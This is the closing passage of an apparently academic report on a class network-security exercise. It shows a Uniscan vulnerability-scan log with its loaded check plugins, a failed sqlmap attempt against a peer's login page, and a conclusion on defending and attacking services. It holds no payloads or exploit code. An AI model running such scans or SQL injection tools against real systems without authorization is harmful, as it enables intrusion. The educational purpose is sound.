=====

Crawler Started:
Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
Plugin name: phpinfo() Disclosure v.1 Loaded.
Plugin name: Code Disclosure v.1.1 Loaded.
Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
Plugin name: E-mail Detection v.1.1 Loaded.
Plugin name: Upload Form Detect v.1.1 Loaded.
Plugin name: FCKeditor upload test v.1 Loaded.
Plugin name: External Host Detect v.1.2 Loaded.
[+] Crawling finished, 300 URL's found!

Timthumb:

PHPinfo() Disclosure:

```

Figure 19 : Uniscan Screenshot to detect vulnerabilities




Figure 20: Login Page of target service

Result:




Figure 21: SQLMAP Screenshot

Used SQL Map tool to retrieve the database but every time it has shown the above error even after increasing the values of the test.

4. CONCLUSION

The report contains detailed information about the setup of the system, how I defended my service as well as performing penetration testing (attack) against my peers' service. For both defense and attacks, I have provided the figures, data which shows the techniques and methods used by me in both the cases. After analyzing the logs and files, as a network manager, I found different behavior of penetration testers and traced their activities such as type of attacks launched, files used for attack, their IP addresses, error messages, etc. As an attacker, I have analyzed different vulnerabilities in other systems as well as how to launch the attack with several tools. I have applied several methods to target a system. The output of each attack is shown in the result.

The overall objective of this game is to explore and demonstrate five features of network manager: Configuration, Planning, Faulty, Security and Performance. After playing this game, I can say that I have learned how to configure and plan any network. Also, I have achieved the main objective both as a defender and attacker. As a defender, I have learned how to protect a small business environment with different tools and firewall without losing any data and important files. In the case of an attacker, I have acquired the knowledge of reconnaissance, scanning, and exploitation of different attacks.

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